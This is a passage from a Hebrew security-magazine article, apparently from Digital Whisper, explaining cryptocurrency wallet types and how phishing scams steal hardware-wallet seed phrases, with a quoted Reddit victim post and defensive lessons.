אתם לא צריכים להאמין לי, אתם יכולים להכנס לאתר בקישור ולהזין את 24 המילים ולראות זאת.

כעת, כאשר אתם מתקינים ארנק ביטקוין (או כמעט כל מטבע קריפטוגרפי אחר) במקום לתת לכם מפתח פרטי לגיבוי, יתנו לכם את המחרוזת הזו (שמה: **סיד**). אם בעת חילול הארנק אין לכם מפתח פרטי או סיד, זה אומר שהארנק שלכם הוא ארנק משמורת; כלומר, הכסף שלכם נשמר על ידי שירות חיצוני. לזה יש בעיות. מדוע? כי הרבה פעמים שירותי משמורת נפרצים. בשנת 2014 נפרצה הבורסה הגדולה ביותר בזמנו שאפשרה מסחר בביטקוין, Mt. Gox. הפריצה גרמה לכך שכל מי שהחזיק את המטבעות שלו באותה הבורסה איבד אותן, הבורסה פשטה רגל, ולמדנו: **לא המפתחות שלך, לא הביטקוין שלך**.

לכן, יש שלושה סוגים של ארנקים: ארנקי משמורת, בהן שירות חיצוני מחזיק את הכסף, ארנקי תוכנה, בהן המפתח הפרטי ניתן לך, אך הוא מחולל על המכשיר שלך, וארנקי חומרה. אליהם נגיע עוד מעט.

איך ארנק תוכנה עובד? המחשב שלך מחולל את המפתח הפרטי, והוא נשמר על המחשב. זה נהדר לארנק סלולרי שמחזיק כמה מאות שקלים, אבל מתחיל להיות בעייתי כאשר הסכומים עולים. מדוע? מספיק Keylogger על המחשב (או הטלפון) כדי לגנוב את הכספים מהארנק. מספיק שהגיבוי (המפתח הפרטי) שמור ב-Google Drive או Dropbox כדי להביא לכך שהכסף יגנב.

כלומר, כאשר אתה משתמש בארנק תוכנה, יש מגבלה משמעותית: המטבעות שלך מאובטחים בדיוק כמו הציוד החלש ביותר שלך. גם שימוש ב-Factor Authentication-2 והצפנה לא ממש יעזרו, כי הרבה פעמים פריצות לשירותים נובעות מתקלה בשירותים עצמם.

יותר מזה, אי אפשר לבטח את הכספים האלה נכון להיום, כך שהסיכון לאבדן וגניבה גדל.

כאן נכנסו ארנקי החומרה לפעולה. ארנק החומרה הוא מחשב כיס קטן, בגודל של דיסק-און-קי, שמכיל רכיב הצפנה. ארנק החומרה מאחסן את המפתח הפרטי על שבב מאובטח בתוכו ולא מוציא אותו החוצה. היתרון? גם אם המחשב נגוע בוירוס, אין גישה למפתח הפרטי ואי אפשר לגנוב את המטבעות. כאשר צריך לאשר עסקה, הארנק חותם עם המפתח הפרטי על העסקה בתוך הרכיב המאובטח ושולח אותו למחשב.

גם כאשר עושים עסקה, מקבלים חיווי על מסך ארנק החומרה לגבי העסקה. במצב כזה, אם השתלטו על מחשב מסוים והתיקנו וירוס שמשנה את הכתובת לשליחה של מטבעות, אז המשתמש החכם יראה הבדל בין הכתובת שמופיעה על המסך והכתובת בארנק.

יותר מזה: כאשר מאתחילם את ארנק החומרה הוא מספק לך 24 מילות גיבוי, אותו "סיד". הוא מציג אותן על הארנק ומסביר שאסור, באמת אסור, לכתוב אותן על מחשב. מדוע? מכל הסיבות שאראה כאן. כי ברגע שהמילים נשמרות במחשב, הן מאובטחות בדיוק כמו ארנק תוכנה. כלומר, לא מאובטחות.


גם כאשר משחזרים את ה-Seed הדבר מבוצע באותו ארנק חומרה, ולא על מחשב. חשוב לזכור את זה.

הבעיה היא שהרבה אנשים קוראים את האזהרה הזו וחושבים שהם יותר חכמים. עוד בעיה היא שהרבה האקרים מפעילים שירותים שמנסים לגרום לאנשים לטעות ולתת להם את אותן 24 מילים. איך הם עושים את זה? כאן היופי. אני אביא מספר דוגמאות מהחיים האמיתיים שמדגימים כיצד האקרים ניסו להטעות אנשים.

כמובן, ההאקרים חכמים וכל יום מעדכנים את ההונאות שלהם, אז חשוב לקחת את זה בחשבון וללמוד.

הונאת העדכון המזויף

איך זה עובד? הקרבן מקבל אימייל שאומר שארנק החומרה שלו חשוף לפגיעה, או מנסה לגלוש לאתר של החברה שמייצרת את הארנק ומגיע ללינק מזויף. ברגע שהקרבן מתקין את "העדכון" הוא מקבל חיווי שהוא לא יכול להתחבר לארנק ונדרש להקליד את ה-Seed על המחשב. ראינו אזהרות לגבי זה מחברת Trezor, אחת מהיצרניות, על כך שאנשים רוכשים מודעות גוגל כדי להטעות אנשים. כפי שניתן לראות בדוגמא הזאת, משתמש התקין עדכון מזויף והתבקש להקליד את ה-Seed שלו:


Posted by u/Nosler165 1 year ago

15

Trezor One wallet hacked

Well here we go..... I opened a wallet last year and purchased a small amount of crypto. Wrote down the PIN and the random 24 words and securely hid them. Everything has been fine until today when I went to transfer some coins and as soon as I logged in on Trezors official website my trezor shows a zero balance of all coins..... One transaction was done for the entire BTC I owned and one transaction was done for the LTC I had as well. Both on the same day in May around the same time (I did not do either transaction). Both transactions seem to be about two months ago and around 1am in morning. I quickly remembered that I had a scare a couple months ago (possibly at the same time as these transactions) when I logged in to my account and saw at the top of the screen a Trezor recommendation to upgrade the firmware so I did. As soon as I did this the account said it could not recognize my pin or passphrase. Every time I tried to enter my pin I got the same error or lack of being able to loggin so I eventually had to wipe the Trezor and re-enter my 24 words and finally the funds showed up. Since then I have not logged back in until today. I am 100% sure that no one saw my hard copy PIN, passphrase or 24 words. However when I login I see that one random BTC transaction and one random LTC transaction both well after I go to bed and both on the same day middle of May. I also see a complete zero balance of all coins I had. Please tell me I did not lose everything via hack and instead this is just the funds not showing properly because I am entering something incorrectly etc..... Also is there any safe way to contact TREZOR? I emailed a message and received an email response saying they will respond during normal business hours M-F. Any advice or feedback is greatly appreciated.


58 Comments Award Share Save Hide Report 79% Upvoted

איך זה קרה? הקרבן עשה שתי טעויות. הראשונה היא שהוא לא ראה מה הוא הוריד ושהעדכון לא הגיע מהאתר הרשמי. הטעות השניה היא שהוא הקליד את ה-Seed על מחשב בניגוד לכל האזהרות שבאו עם הארנק. צריך לזכור: **אף פעם, אבל באמת אף פעם, לא נדרשים להקליד את ה-Seed על טלפון או מחשב.** אם הארנק שלך נפגם, תדרש להקליד את ה-Seed בארנק בעת השחזור, לא במחשב.

הלקח: להשתמש רק בתוכנה מהאתר הרשמי של החברה שמייצרת את הארנק ולעולם לא להקליד את ה-Seed או סיסמא במכשיר כמו מחשב או טלפון. תוקפים מנסים להטעות את הקרבנות על ידי שליחת מיילים מזויפים שאומרים שהארנק פגיע או הושחת, ושהכספים נעלמו, או אפילו שהגיעה העברה. זכור: כל עוד ה-Seed לא ניתן לאחרים, הוא שמור טוב.

השתלת Seed מזויף

איך זה עובד? בהונאה הזו, התוקף גורם לקרבן להאמין שהוא כבר היה תחת מתקפה ומבקש שתקליד מחדש את הסיד. התוקף מתחזה לחבר בצוות של הארנק אם כתבת פוסט במקום פומבי וביקשת עזרה, או משתמש בפישינג, כמו בעדכון הארנק המזויף. בדוגמא הזו, הקרבן התקין ארנק מזויף, כאשר יכול להיות שהיו לו רוגלות על המחשב שמחכות לחיבור של ארנק חומרה, או שפשוט גלש לאתר שנפרץ:




איך זה קרה? התוקף ניצל את הרצון של הקורבן לתקן תקלה במחשב או בארנק וקיבל אמון שלהם כאשר הם הקלידו את ה-Seed מחדש.

הלקח: אף פעם לא לתת לאחרים את ה-Seed שלכם או להקליד אותו במחשב.

תוסף לכרום או אפליקציה זדונית

איך זה עובד? בצורה דומה לאתרים וארנקים מזויפים, התוקפים מייצרים תוסף לכרום או אפליקציות סלולריות שמתחזות לאפליקציה הרשמית. בעת ההתקנה או העדכון, הם מבקשים מהקרבן "להקליד מחדש" את ה-Seed באפליקציה (ולא במכשיר). במצב כזה, הארנק מתרוקן. כפי שניתן לראות בדוגמא הזו, הקרבן התקין תוסף מזויף לכרום שביקש ממנו את ה-Seed:




איך זה קרה? הקרבן לא הבין שהתוכנה שהוא התקין באה מתוקף. הוא הקליק על תוסף מזויף או חיפש לא נכון בתיבת החיפוש. יש לנקוט אמצעי זהירות כשמתקינים תוכנות שמתממשקות עם הארנק.

הלקח: לעולם לא להקליד את ה-Seed על מחשב. כך התוקפים מגיעים לקרבנות.

ה-Seed המוכן מראש

איך זה עובד? בהונאה הזו, הקרן רוכש ארנק חומרה באתר כמו eBay או Amazon ומקבל אותו. הוא חדש בתחום ולא ממש מבין איך זה עובד, אז הוא מקבל את ה-Seed כתוב כבר והארנק כבר מאותחל. במצב כזה, התוקף שומר אצלו גם העתק של הסיד. כדי לייצר תחושה של אבטחה, לפעמים ה-Seed מכוסה בסרט הגנה או משהו בסגנון. כפי שאפשר לראות בדוגמא הזו, הקרבן קיבל Seed מראש ולא הבין שהוא קרבן.




לפעמים, ה-Seed שהקרבן מקבל הוא אפילו לא ה-Seed האמיתי, ורק לתוקפים יש את הסיד.

איך זה קרה? הקרבן לא היה זהיר ורצה הנחה על ארנק החומרה שלו. המחיר שהוא שילם על ההנחה הזו היה כבד במיוחד. כאשר אתה קונה ארנק, תחשוב עליו כעל כספת: אין שלב ברכישת הכספת שצריך להיות חשוף, ולעולם לא לקבל את ה-Seed מוכן מראש.


הלקח: לא להתקמצן על אמצעי אבטחה או לחפש הנחות. ככה התוקפים מגיעים אלייך.

ה-Seed נשמר על מחשב או בענן


איך זה עובד? הקרבן חושב שהוא חכם יותר מכולם ושהידע שלו באבטחת מידע הוא ברמה גבוהה במיוחד. לכן, הוא כותב את ה-Seed שלו במחשב בקובץ טקסט, או מצלם את ה-Seed מהנייר ושומר צילום בחשבון ה-iCloud או Google Drive, מוצפן איפשהו בצורה כלשהיא. אחר כך, כאשר החשבון שלהם נפגע, התוקף גונב את הכספים. הקרבן הזה לדוגמא, שמר את הקבצים שלו בגוגל דרייב.



קרבן אחר הקליט וידאו עם מילות ה-Seed שלו רק כדי לגלות לאחר מכן שהוידאו נגנב.



איך זה קרה? המקרה הזה הוא של כמה אמצעי בטחון כושלים באותו זמן. לדברים אחרים על הדיסק הקשיח שלכם כנראה שהצפנה היא טובה מספיק. אבל תניחו לצורך העניין שלתוקפים יש תמריצים בגובה של מיליוני שקלים הם ינצלו ויעקבו אחרי כל מידע רלבנטי. במקרה הזה, התוקף חיכה שנים עד שלקרבן יהיה מספיק כסף בארנק. העובדה שהמידע היה שמור דיגיטלית היה מספיק כדי לקבל גישה:



הלקח: לעולם לא לשמור את ה-Seed על אמצעי דיגיטלי. תמיד להניח שכל מה שדיגיטלי נפרץ.

נכון, כל ההונאות האלו נראות בסיסיות במיוחד. בכולן אדם פותה לתת את ה-Seed שלו או שהוא נגנב. הבעיה היא שבעת שעולם אבטחת המידע רגיל לכך שכאשר יש מערכות שמחזיקות מידע בשווי של מיליוני דולרים התשתית היא ארגון מאוד מאובטח כמו בנק או חברת ביטוח, יש ביטוחים על ביטוחים, עשרות עובדי אבטחת מידע, הדרכות תקופתיות ואמצעים לשמור על המידע, בעולם הביטקוין נוצרו לא מעט מיליונרים שפתאום קובץ על הלפטופ שלהם מחזיק את המפתח למאות אלפי דולרים.

התמריץ של האקרים לפתוח את הארנקים האלו ולקבל גישה גדל בצורה אסטרונומית, וכך גם כמות הכספים שהושקעה ביחס לכך.

כאשר החומרה מאובטחת מאוד וכמעט בלתי אפשרית לפריצה, נוצר מצב שבו האדם, שהוא החוליה החלשה, נופל קורבן שוב ושוב לנסיונות הונאה והתחזות, וכך נאבדים עוד כספים.

סיכום

הונאות תמיד יתרחשו בעולם הביטקוין, ואין פתרון מבוסס חומרה אחד מושלם. זו בעיה כיוון שככל שנראה את הטכנולוגיה מתקדמת לא נצליח לעצור את התוקפים שעוברים דרך השיטות החברתיות, הלא טכנולוגיות. ההצפנה תמשיך להתפתח, האלגוריתמים ישתפרו, עוד אנטי וירוסים יגיעו, אבל בסופו של דבר אנחנו רואים שחלק משמעותי מהכספים נגנב בגלל הנדסה חברתית פשוטה שגורמת לאנשים לא להבין את הסיכון ולחשוב שהתוקף הוא אדם שמגיע לעזור להם.

בספר המלא תוכלו לראות אסטרטגיות מלאות להגנה על המטבעות, וגם ללמוד ממקרים נוספים, כולל הונאות פיננסיות והונאות טכנולוגיות אחרות. אפשר לרכוש אותו באתר: https://bitcoin-bookstore.com

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-129 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' about a revolution sounds like a whisper"

הגליון הבא ייצא בסוף מאי 2021.

אפיק קסטיאל,

ניר אדר,

30.04.2021